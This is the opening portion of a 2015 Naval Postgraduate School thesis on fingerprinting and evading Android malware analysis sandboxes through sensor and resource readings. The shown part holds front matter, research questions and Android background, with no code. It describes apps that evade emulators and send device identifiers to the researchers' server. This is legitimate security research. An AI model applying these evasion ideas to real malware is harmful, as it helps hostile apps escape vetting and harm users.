Calhoun: The NPS Institutional Archive

DSpace Repository

Theses and Dissertations | 1. Thesis and Dissertation Collection, all items

2015-03

Mobile Konami codes: analysis of Android malware services utilizing sensor and resource-based state changes

Boomgaarden, Jacob L.; Corney, Joshua D.

Monterey, California: Naval Postgraduate School

http://hdl.handle.net/10945/45163

This publication is a work of the U.S. Government as defined in Title 17, United States Code, Section 101. Copyright protection is not available for this work in the United States.

Downloaded from NPS Archive: Calhoun

http://www.nps.edu/library

Calhoun is the Naval Postgraduate School's public access digital repository for research materials and institutional publications created by the NPS community. Calhoun is named for Professor of Mathematics Guy K. Calhoun, NPS's first appointed -- and published -- scholarly author.

Dudley Knox Library / Naval Postgraduate School
411 Dyer Road / 1 University Circle
Monterey, California USA 93943

NAVAL POSTGRADUATE SCHOOL

MONTEREY, CALIFORNIA

THESIS

MOBILE KONAMI CODES: ANALYSIS OF ANDROID MALWARE SERVICES UTILIZING SENSOR AND RESOURCE-BASED STATE CHANGES

by

Jacob L. Boomgaarden
Joshua D. Corney

March 2015

Thesis Advisor: George W. Dinolt
Co-Advisor: John C. McEachen

Approved for public release; distribution is unlimited

THIS PAGE INTENTIONALLY LEFT BLANK

REPORT DOCUMENTATION PAGE

Form Approved OMB No. 0704–0188

Public reporting burden for this collection of information is estimated to average 1 hour per response, including the time for reviewing instruction, searching existing data sources, gathering and maintaining the data needed, and completing and reviewing the collection of information. Send comments regarding this burden estimate or any other aspect of this collection of information, including suggestions for reducing this burden, to Washington headquarters Services, Directorate for Information Operations and Reports, 1215 Jefferson Davis Highway, Suite 1204, Arlington, VA 22202-4302, and to the Office of Management and Budget, Paperwork Reduction Project (0704-0188) Washington, DC 20503.

1. AGENCY USE ONLY *(Leave blank)*	**2. REPORT DATE** March 2015	**3. REPORT TYPE AND DATES COVERED** Master's Thesis

4. TITLE AND SUBTITLE
MOBILE KONAMI CODES: ANALYSIS OF ANDROID MALWARE SERVICES UTILIZING SENSOR AND RESOURCE-BASED STATE CHANGES

5. FUNDING NUMBERS

6. AUTHOR(S)
Jacob L. Boomgaarden and Joshua D. Corney

7. PERFORMING ORGANIZATION NAME(S) AND ADDRESS(ES)
Naval Postgraduate School
Monterey, CA 93943-5000

8. PERFORMING ORGANIZATION REPORT NUMBER

9. SPONSORING /MONITORING AGENCY NAME(S) AND ADDRESS(ES)
Department of the Navy

10. SPONSORING/MONITORING AGENCY REPORT NUMBER

11. SUPPLEMENTARY NOTES The views expressed in this thesis are those of the author and do not reflect the official policy or position of the Department of Defense or the U.S. Government. IRB Protocol number ____N/A____.

12a. DISTRIBUTION / AVAILABILITY STATEMENT
Approved for public release; distribution is unlimited

12b. DISTRIBUTION CODE

13. ABSTRACT (maximum 200 words)

Society's pervasive use of mobile technologies has provided an incentive for the amount and kinds of mobile malware to steadily increase since 2004. Challenges in static analysis of mobile malware have stimulated the need for emulated, dynamic analysis techniques. Unfortunately, emulating mobile devices is nontrivial because of the different types of hardware features onboard (e.g., sensors) and the manner in which users interact with their devices as compared to traditional computing platforms. To test this, our research focuses on the enumeration and comparison of static attributes and event values from sensors and dynamic resources on Android runtime environments, both from physical devices and online analysis services. Utilizing our results from enumeration, we develop two different Android applications that are successful in detecting and evading the emulated environments utilized by those mobile analysis services during execution. When ran on physical devices, the same applications successfully perform a pseudo-malware action and send device identifying information to our server for logging.

14. SUBJECT TERMS Mobile, malware, smartphone, cellular, Android, malware analysis, dynamic analysis, sensor, emulated environment	**15. NUMBER OF PAGES** 379
	16. PRICE CODE

17. SECURITY CLASSIFICATION OF REPORT	**18. SECURITY CLASSIFICATION OF THIS PAGE**	**19. SECURITY CLASSIFICATION OF ABSTRACT**	**20. LIMITATION OF ABSTRACT**
Unclassified	Unclassified	Unclassified	UU

NSN 7540–01-280-5500

Standard Form 298 (Rev. 2–89)
Prescribed by ANSI Std. 239–18

THIS PAGE INTENTIONALLY LEFT BLANK

Approved for public release; distribution is unlimited

MOBILE KONAMI CODES: ANALYSIS OF ANDROID MALWARE SERVICES UTILIZING SENSOR AND RESOURCE-BASED STATE CHANGES

Jacob L. Boomgaarden
Lieutenant, United States Navy
B.S., North Dakota State University, 2006

Joshua D. Corney
Lieutenant, United States Navy
B.S., Hawaii Pacific University, 2004

Submitted in partial fulfillment of the
requirements for the degree of

MASTER OF SCIENCE IN COMPUTER SCIENCE

from the

NAVAL POSTGRADUATE SCHOOL
March 2015

Authors: Jacob L. Boomgaarden
Joshua D. Corney

Approved by: George W. Dinolt
Thesis Advisor

John C. McEachen
Co-Advisor

Peter J. Denning
Chair, Department of Computer Science

THIS PAGE INTENTIONALLY LEFT BLANK

ABSTRACT

Society's pervasive use of mobile technologies has provided an incentive for the amount and kinds of mobile malware to steadily increase since 2004. Challenges in static analysis of mobile malware have stimulated the need for emulated, dynamic analysis techniques. Unfortunately, emulating mobile devices is nontrivial because of the different types of hardware features onboard (e.g., sensors) and the manner in which users interact with their devices as compared to traditional computing platforms. To test this, our research focuses on the enumeration and comparison of static attributes and event values from sensors and dynamic resources on Android runtime environments, both from physical devices and online analysis services. Utilizing our results from enumeration, we develop two different Android applications that are successful in detecting and evading the emulated environments utilized by those mobile analysis services during execution. When ran on physical devices, the same applications successfully perform a pseudo-malware action and send device identifying information to our server for logging.

THIS PAGE INTENTIONALLY LEFT BLANK

TABLE OF CONTENTS

I. INTRODUCTION....1
A. MOTIVATION AND GOALS....2
B. DEPARTMENT OF DEFENSE APPLICABILITY....3
C. SCOPE OF RESEARCH....4
D. STRUCTURE OF THESIS....4

II. ANDROID OVERVIEW....5
A. ARCHITECTURE OVERVIEW....5
1. Linux Kernel and Linux Framework....7
2. The Android Runtime and Libraries....7
3. Application Framework....8
4. Applications....9
B. APPLICATION COMPONENT OVERVIEW....9
1. Activities....10
2. Services....12
3. Broadcast Receivers....13
4. Content Providers....14
5. Intents....14
C. ANDROID SECURITY: DEFENSE IN DEPTH....15
1. The Linux Kernel and Lower Level System Security Features....15
a. Application Sandboxing....16
b. System Partitioning as Read-Only....16
c. Memory Management....17
2. Android Application Security and Permissions....17
3. Android Ecosystem and User Experience Security....19

III. MALWARE ANALYSIS TOOLS AND SERVICES FOR ANDROID....21
A. STATIC ANALYSIS OVERVIEW....22
B. DYNAMIC ANALYSIS OVERVIEW....22
C. ANDRUBIS....24
D. ANDROID SANDBOX....25
E. JOE SANDBOX MOBILE....26
F. APKSCAN....28
G. COPPERDROID....28
H. MOBILE-SANDBOX....29
I. SANDDROID....30
J. TRACEDROID....31
K. VISUALTHREAT....31

IV. ANDROID EMULATOR ENUMERATION THROUGH DYNAMIC SENSORS AND RESOURCES....33
A. METHODOLOGY....33
B. SENSORLIST APPLICATION....35
1. Android Sensor Overview....35

2. Application Details 36
3. Results 37
4. Discussion 39
C. LOCATIONGPS AND LOCATIONNETWORK APPLICATIONS 41
1. Android Location Overview 41
2. Application Details 43
3. Results 46
4. Discussion 48
D. ACCELEROMETER SENSOR APPLICATION 52
1. Android Accelerometer Overview 52
2. Application Details 53
3. Results 55
4. Discussion 58
E. MAGNETIC FIELD SENSOR APPLICATION 59
1. Android Magnetic Field Overview 59
2. Application Details 60
3. Results 61
4. Discussion 64
F. ORIENTATION SENSOR APPLICATION 65
1. Android Orientation Sensor Overview 65
2. Application Details 66
3. Results 67
4. Discussion 70
G. TEMPERATURE SENSOR APPLICATION 71
1. Android Temperature Sensor Overview 71
2. Application Details 72
3. Results 72
4. Discussion 76
H. PROXIMITY SENSOR APPLICATION 77
1. Android Proximity Sensor Overview 77
2. Application Details 78
3. Results 79
4. Discussion 82
I. BATTERY APPLICATION 83
1. Android BatteryManager Overview 83
2. Application Details 84
3. Results 86
4. Discussion 89
J. BLUETOOTH APPLICATION 90
1. Android Bluetooth Overview 90
2. Applications Details 90
3. Results 95
4. Discussion 97
K. AUDIO APPLICATION 97
1. Android AudioManager Overview 97

2. Application Details 98
3. Results 101
4. Discussion 104
L. PHONESTATE APPLICATION 105
1. Android TelephonyManager Overview 105
2. Application Details 105
3. Results 107
4. Discussion 110
M. ADDITIONAL APPLICATIONS 111
V. ANDROID EMULATOR EVASION 113
A. METHODOLOGY 113
B. KONAMI CODE: STATIC ATTRIBUTES 115
1. Application Details 115
2. Results 116
3. Discussion 119
C. KONAMI CODE: DYNAMIC ATTRIBUTES 121
1. Application Details 121
2. Results 123
3. Discussion 125
VI. CONCLUSION 127
A. LIMITATIONS 127
B. FUTURE WORK AND RELATED WORK 128
C. FINAL THOUGHTS 129
APPENDIX: MD5 HASHES AND SOURCE CODE 131
A. SENSORLIST 131
1. MD5 Hashes 131
2. Main Activity Source Code 132
3. Manifest Code 136
B. LOCATIONGPS 137
1. MD5 Hashes 137
2. Main Activity Source Code 137
3. Manifest Code 149
C. LOCATIONNETWORK 151
1. MD5 Hashes 151
2. Main Activity Source Code 151
3. Manifest Code 161
D. ACCELEROMETER 163
1. MD5 Hashes 163
2. Main Activity Source Code 163
3. Manifest Code 174
E. GEOMAGNETIC FIELD 175
1. MD5 Hashes 175
2. Main Activity Source Code 175
3. Manifest Code 185

F. ORIENTATION 187
1. MD5 Hashes 187
2. Main Activity Source Code 187
3. Manifest Code 198
G. TEMPERATURE 199
1. MD5 Hashes 199
2. Main Activity Source Code 199
3. Manifest Code 209
H. PROXIMITY 211
1. MD5 Hashes 211
2. Main Activity Source Code 211
3. Manifest Code 221
I. BATTERY 223
1. MD5 Hashes 223
2. Main Activity Source Code 223
3. Manifest Code 233
J. BLUETOOTH 234
1. MD5 Hashes 234
2. Main Activity Source Code 234
3. Broadcast Receiver Code 243
4. Manifest Code 250
K. AUDIO 252
1. MD5 Hashes 252
2. Main Activity Source Code 252
3. Broadcast Receiver Code 263
4. Manifest Code 268
L. PHONESTATE 270
1. MD5 Hashes 270
2. Main Activity Source Code 270
3. Manifest Code 280
M. SMS 282
1. MD5 Hashes 282
2. Main Activity Source Code 282
3. Manifest Code 295
N. CALLHISTORY 296
1. MD5 Hashes 296
2. Main Activity Source Code 296
3. Manifest Code 306
O. CONTACTSLIST 307
1. MD5 Hashes 307
2. Main Activity Source Code 307
3. Manifest Code 317
P. KONAMICODESTATIC 319
1. MD5 Hashes 319
2. Main Activity Source Code 319

Q. KONAMICODEDYNAMIC 337
1. MD5 Hashes 337
2. Main Activity Source Code 337
3. Manifest Code 350
LIST OF REFERENCES 351
INITIAL DISTRIBUTION LIST 357

THIS PAGE INTENTIONALLY LEFT BLANK

LIST OF FIGURES

Figure 1. The Android software stack, from [12].....6
Figure 2. Application component design diagram for fictitious *YAMBA* app, from [17].....10
Figure 3. A simplified Activity life cycle showing various Activity states, transitions, and callback methods, from [18].....11
Figure 4. A simplified Service life cycle showing various Service states, transitions, and callback methods, from [19].....13
Figure 5. Android security as shown in multiple layers of defense, from [21].....15
Figure 6. Facebook Messenger application permissions as shown within the Google Play Store (left) and during runtime installation (right).....18
Figure 7. Code snippet for `onCreate` in the SensorList app.....37
Figure 8. Code snippet for `onCreate` in the LocationGPS app.....44
Figure 9. Code snippet for location and satellite update listener methods in the LocationGPS app.....45
Figure 10. Coordinates provided by CopperDroid from execution of LocationGPS and plotted in Google Maps.....50
Figure 11. Coordinate system (relative to a device) used by the `Sensor` API, from [46].....53
Figure 12. Code snippet for `onCreate` in the Accelerometer app.....54
Figure 13. Code snippet for `setSensorData` in the Accelerometer app.....54
Figure 14. Code snippet for `onSensorChanged` in the Accelerometer app.....55
Figure 15. Code snippet for `setEventData` in the Accelerometer app.....55
Figure 16. Code snippet for `onResume` in the Battery app.....85
Figure 17. Code snippet for `setBatteryData` in the Battery app.....86
Figure 18. Code snippet for `onCreate` in the Bluetooth app.....92
Figure 19. The enabling Bluetooth dialog, from [51].....93
Figure 20. Code snippet for `onReceive` in the Bluetooth app.....94
Figure 21. Code snippet for `setBluetoothData` in the Bluetooth app.....95
Figure 22. Code snippet for `onCreate` in the Audio app.....99
Figure 23. Code snippet for `setInitialAudioData` in the Audio app.....100
Figure 24. Code snippet for `onReceive` in the Audio app.....101
Figure 25. Code snippet for `onCreate` in the PhoneState app.....106
Figure 26. Code snippet for `onCallStateChanged` in the PhoneState app.....107
Figure 27. Code snippet for `accelerometerGoNoGo` in the KonamiCodeStatic app.....115
Figure 28. The Network Information Leakage section results within APKScan after executing the PhoneState app.....120
Figure 29. APKScan screen displays after executing the PhoneState and KonamiCodeStatic apps.....121
Figure 30. Code snippet for `onSensorChanged` in the KonamiCodeDynamic app..123

THIS PAGE INTENTIONALLY LEFT BLANK

LIST OF TABLES

Table 1. Several common Android native libraries, after [16] 8
Table 2. Android analysis services and static analysis techniques 24
Table 3. Android analysis services and dynamic analysis techniques 24
Table 4. SensorList application results for Android official sensor types 38
Table 5. SensorList application results for unofficial sensor types 39
Table 6. Sensor naming conventions by analysis services tested 41
Table 7. LocationGPS application results 47
Table 8. LocationNetwork application results 48
Table 9. Latitude and longitude results by analysis service 50
Table 10. Accelerometer application results 56
Table 11. Magnetic Field application results 62
Table 12. Orientation application results 68
Table 13. Temperature application results 74
Table 14. Proximity application results 80
Table 15. Battery application results 87
Table 16. Bluetooth application results 96
Table 17. Audio application results 102
Table 18. PhoneState application results 108
Table 19. KonamiCodeStatic application results 117
Table 20. KonamiCodeDynamic application results 124

THIS PAGE INTENTIONALLY LEFT BLANK

LIST OF ACRONYMS AND ABBREVIATIONS

AOSP	Android Open Source Project
APAC	Automated Program Analysis for Cybersecurity
API	Application Programming Interface
APK	Android Application Package
DAC	Discretionary Access Control
DARPA	Defense Advanced Research Projects Agency
DOD	Department of Defense
ESN	Electronic Serial Number
IPC	Inter Process Communication
IMEI	International Mobile Station Equipment Identity
IMSI	International Mobile Subscriber Identity
JNI	Java Native Interface
MCC	Mobile Country Code
MEID	Mobile Equipment Identifier
MNC	Mobile Network Code
NIST	National Institute of Standards and Technology
OUI	Organizational Unique Identifier
PCAP	Packet Capture
SDK	Software Development Kit
UMTS	Universal Mobile Telecommunications System

THIS PAGE INTENTIONALLY LEFT BLANK

ACKNOWLEDGMENTS

We would like to express our sincere gratitude to our advisors, Dr. George Dinolt and Dr. John McEachen. We appreciate their guidance and support of our research, and—most of all—their belief in us. As we continue our studies, we will look back and feel inspired by the opportunity they gave us.

We also would like to offer a special thanks to our wives for their support, patience, and unconditional love throughout this journey. Without their dedication throughout this process, we would not have met our goals and deadlines. Without their patience, we could not have remained committed. Without their unconditional love, we would not have made it to graduation day.

Finally, we want to thank our children for their unconditional love. They accepted that Dad had to stay out late, sometimes missing special events, even though they did not always understand why. Everything we do, and have done is for the love of our families and our hopes for their future.

THIS PAGE INTENTIONALLY LEFT BLANK

I. INTRODUCTION

It is no surprise that with the reliance society has placed on mobile computing devices, there also has been a corresponding increase in efforts to poke, prod, and pry for vulnerabilities and ways to exploit these systems. Although many might claim certain biases by security software and research companies, it is hard to argue with the explosive, upward trend in mobile malware indicated by reports released from industry experts like McAfee [1], Symantec [2], and Sophos [3]. Just as the World Wide Web opened up new vectors for Eve to snoop on Alice and Bob, the rapid adoption and evolution of connected devices like smart phones, tablets, and wearable technology have given Mallory new attack surfaces to infect unsuspecting victims. Ranging from unwanted charges being made unknowingly on a user's phone, to locational data being stolen, to cameras and audio recorders being misused—mobile malware has the ability to compromise data and services that malware on traditional computing platforms typically lack.

Given the extent of personal information on these devices, the surprise associated with the mobile malware landscape comes from the trust users place on the platforms themselves and the software they install. This is especially troubling on devices running Android, the most dominate mobile platform across the market [4]. Android utilizes a defense-in-depth strategy for dealing with malware that we will explore in detail; however, it leans heavily on a permissions-acceptance policy, which several studies have shown to be woefully inadequate at protecting users [5, 6]. What is worse, the misplaced trust users have on mobile platforms typically translates into little, if any, reliance on third-party mobile malware detection and prevention tools.

Regardless, it can be argued that third-party mobile malware detection tools are not doing an efficient job [7]. Mobile malware authors are becoming more proficient in the traditional ways of evading detection and are developing new ways of defeating the security roadblocks they encounter as well. Part of their success in doing so comes from the inherent characteristics of mobile devices themselves. Challenges in static analysis of malware have stimulated the need for emulated, dynamic analysis techniques. Unfortunately, emulating mobile devices is nontrivial because of the different types of

hardware features onboard (e.g., sensors) and the manner in which users interact with their devices as compared to traditional computing platforms.

A. MOTIVATION AND GOALS

Modern mobile devices now come outfitted with a variety of hardware and sensors that users can tap into for sending and receiving input, query current status levels of, and monitor for state changes. Mobile applications are becoming so dependent on these additional sensors and hardware features that we have come to expect their availability—so much so it has created new paradigms in programming (e.g., context-aware programming) [8].

Unfortunately, context-aware programming and the application programming interfaces (APIs) that enable such functionality also allow for malicious, context-aware attacks on mobile devices. Most can envision how a proximity or location-based attack from a malicious application would be triggered; however, it is just as feasible that the trigger could come from an audio cue, the snapping of a photo, or a change in acceleration indicating the device's owner is traveling by vehicle vice walking. Equally possible is sensor functionality being utilized for evasion of malware analysis. Our work highlights the challenges faced in conducting dynamic malware analysis—commonly referred to as runtime or sandboxed analysis—by exploring how sensor and other resource-based state changes can be leveraged to evade dynamic analysis tools and services through detection.

Our research efforts were specifically designed with the following questions in mind:

1. Can dynamic analysis tools and services be enumerated (i.e., fingerprinted) through sensors and dynamic resources they simulate, how they simulate them, and which ones they are unable to simulate?

2. In what ways can malicious behavior on mobile devices be triggered by sequences of sensor-based or resource-based state changes?

3. Can these types of triggering techniques be used to defeat common dynamic analysis tools and services for detecting malware?

4. Can dynamic analysis tools and services be modified or extended to better emulate or detect malicious behavior obfuscated by these types of triggering techniques?

B. DEPARTMENT OF DEFENSE APPLICABILITY

In general, our military is not likely to adopt a bring-your-own-device (BYOD) policy, which many private sector companies are implementing—at least not when it comes to connecting those devices to military enterprise networks. That does not preclude smart devices from being used in operational or tactical environments; indeed, many soldiers, sailors, airmen, and marines are being issued these devices and are making great use of them.

Starting in 2010, the Defense Advanced Research Projects Agency (DARPA) began a program called Transformative Apps in order to establish a marketplace or *app store* from which Department of Defense (DOD) members would have access to approved mobile applications designed for military missions and tailored for military networks [9]. These types of DOD *app stores* are likely to be enticing targets for our adversaries and other malicious black hat actors in the cyber domain. Exploiting mobile applications used by DOD members could lead to personally identifiable information (PII) leaks, pattern-of-life development, OPSEC leaks, and even disruption of tactical missions. That threat should highlight the importance of placing proper security policies and tools in place to ensure software published on these ecosystems has been vetted for potential vulnerabilities and malicious behavior.

Accordingly, DARPA also started a program titled Automated Program Analysis for Cybersecurity (APAC) to address challenges in mobile application validation [10]. Additionally, the National Institute of Standards and Technology (NIST) recently drafted a Special Publication regarding vetting of third-party mobile apps, which they've released for review and comments [11]. Our hope is that this research contributes to efforts such as those mentioned above and helps underscore the challenges and the need for better tools in conducting malware analysis on mobile applications.

C. SCOPE OF RESEARCH

Our research focuses on the development and testing of multiple Android proof-of-concept applications, as well as an analysis of current techniques, tactics, and procedures related to Android malware behaviors, obfuscation, and detection. Although this work is applicable to other mobile platforms, our focus will remain on Android rather than being all-inclusive of others such as iOS, Blackberry 10, and Windows Phone.

The proof-of-concept applications are to be tested against multiple physical devices, as well as multiple mobile malware analysis services, which we became familiar with during an initial literature review. We will not attempt to exploit any known (or unknown) vulnerabilities within the Android platform during our testing, nor within the analysis services that we test against.

D. STRUCTURE OF THESIS

A general overview regarding the Android platform is provided in Chapter II, including basic architecture, primary application components, security practices and policies. Chapter III provides readers with a familiarity of the nine mobile malware services that we will be submitting our proof-of-concept applications to for analysis, enumeration, and finally detection and evasion testing of emulated environments. Chapter IV provides details of the 15 different Android applications we developed for performing enumerations tasks against those services discussed in Chapter III. Chapter V introduces two additional applications that incorporate findings from Chapter IV in order to detect and evade the emulated environments utilized by the mobile malware services for conducting analysis. Finally, Chapter VI provides a summary, a brief discussion of related work, and suggestions for future work.

II. ANDROID OVERVIEW

This chapter presents general background information on the Android platform. We describe the overall architecture, the components used for creating applications, and some of the general security aspects of the platform, APIs, and ecosystem.

A. ARCHITECTURE OVERVIEW

The Android platform can be thought of as a software stack, where each layer has a specific purpose and well-defined services it provides to the layers above it, as seen in Figure 1. At the bottom is a slightly modified version of the Linux kernel [12]. Above the kernel sits the native libraries and the Android runtime environment, composed of core libraries and the Dalvik Virtual Machine (or more recently the Dalvik successor named ART) [12]. The Application Framework layer resides above the runtime environment and allows for Android to interact with the native libraries and kernel [12]. The top-most layer is comprised of the actual applications which come preinstalled or which users install on their own [12]. Each of these layers is described in more detail within the following sections.



Figure 1. The Android software stack, from [12].

1. Linux Kernel and Linux Framework

At the bottom of the Android stack resides a modified Linux kernel. Because this version of the kernel was implemented to run on embedded systems, it differs from typical Linux distribution kernels in several ways [13]. Additionally, the underlying Linux framework consisting of typical file system hierarchy, common commands, and programs differs greatly in Android as compared with popular Linux distributions. For example, there is no X-Windowing system. Nor are there all the GNU-Linux utilities found in common Linux environments typically found in the `/bin` and `/sbin` directories (e.g., `awk`, `nslookup`, `pwd`, `pgrep`, etc.).

Utilizing the Linux kernel at the lowest level of the software stack provides the Android platform with a strong base for important functions like hardware abstraction, device drivers, memory management, and process management. Additionally, it provides a foundational security model utilizing discretionary access control (DAC) and mandatory access control (MAC) for newer Android versions supporting SELinux, along with process isolation and a secure inter process communication (IPC) [14].

2. The Android Runtime and Libraries

Above the kernel, Android is a layer comprised of several C and C++ libraries, as well as the Android runtime [12]. The set of C and C++ libraries are commonly referred to as *native libraries* since the code is written at a lower level and optimized for the hardware, as compared to Android applications and the Android framework, which are written in Java. Several of the libraries are described in Table 1. Android applications can directly make use of these libraries or even run compiled native code through use of the Java Native Interface (JNI), however most do not and are solely written in Java [15].

Table 1. Several common Android native libraries, after [16]

Library	Description
libc (Bionic)	Trimmed and optimized version of a typical libc System C library for embedded devices
SSL	Supports typical cryptographic toolkit functions such as creation and management of public and private keys
SQLite	Support for a relational database management system used by applications and frameworks
WebKit	Default browser rendering engine
Media Framework	Supports audio and video playback and recording across multiple formats
Skia Graphics Library (SGL)	Graphics engine

The Android runtime is composed of two different components, namely the Dalvik Virtual Machine (or more recently its successor ART) and the core Java libraries [12]. Android applications (with exception to those using JNI) are written in Java, which is then compiled into Java class files. These class files are then recompiled into DEX format and executed in the Dalvik VM, thus differing slightly from typical Java applications whose class files are executed in a Java Virtual Machine (JVM). The core Java libraries are a subset of what one would expect to find in the Java 2 Platform, Standard Edition (J2SE), as evidenced by comparing Java libraries listed in the *Java Standard Edition API Specification*[1] with those listed in the *Android Developer APIs Reference*.[2]

3. Application Framework

Commonly referred to as the Android APIs, the Application Framework layer provides the essential set of Java classes used by developers in creating fully functional, rich mobile applications. Primarily, this is done through multiple Application Manager services such as the Activity Manager (responsible for Activity life cycles), Resource Manager (responsible for access to resources such as strings and layout files), Location

[1] Java API online reference can be found at: http://docs.oracle.com/javase/8/docs/api/index.html

[2] Android API online reference can be found at: http://developer.android.com/reference/packages.html

Manager (allows support for location updates via GPS, cellular, or Wi-Fi), and the Notification Manager (responsible for event-driven notifications to listening applications and services) [12].

4. Applications

The Application layer is the top-most layer in the software stack. It is the layer users typically interact with on their devices. It includes the default, pre-installed Android applications as well as those users install through app stores or manually using the Android Debug Bridge utility named `adb`. Android applications themselves reside on the phone as *Android Application Package* (APK) files. APK files are essentially just zipped archive files based on Java's JAR file format. The majority of Android malware resides at this layer, and is a result of users installing infected applications.

B. APPLICATION COMPONENT OVERVIEW

In order to understand the difference between the attack surfaces on traditional software applications and Android applications, one needs to understand the basic components that comprise an Android app. Activities, Services, Broadcast Receivers, and Content Providers all offer unique functionality that malware developers have learned to repurpose for malicious means. This section provides a basic overview for each of these components. Additional details regarding these components can be found on the Android Developers website.[3] An application component design for a fictitious application called *Yet Another Micro Blogging App* or *YAMBA* is shown Figure 2.

[3] Android component details can be found at: http://developer.android.com/guide/components/fundamentals.html#Components



Figure 2. Application component design diagram for fictitious *YAMBA* app, from [17].

1. Activities

In Android applications, an Activity[4] can be thought of as a container for the user interface of a single page or screen of the app. Activities typically are tied to layouts and house the buttons, widgets, content, and images seen by a user during the Activity's life cycle. An Activity can exist in multiple *states* throughout its life cycle and can make use of different callback methods to perform tasks while transitioning between states. This life cycle is depicted in Figure 3.

[4] Additional Activity component details can be found at: http://developer.android.com/guide/components/activities.html

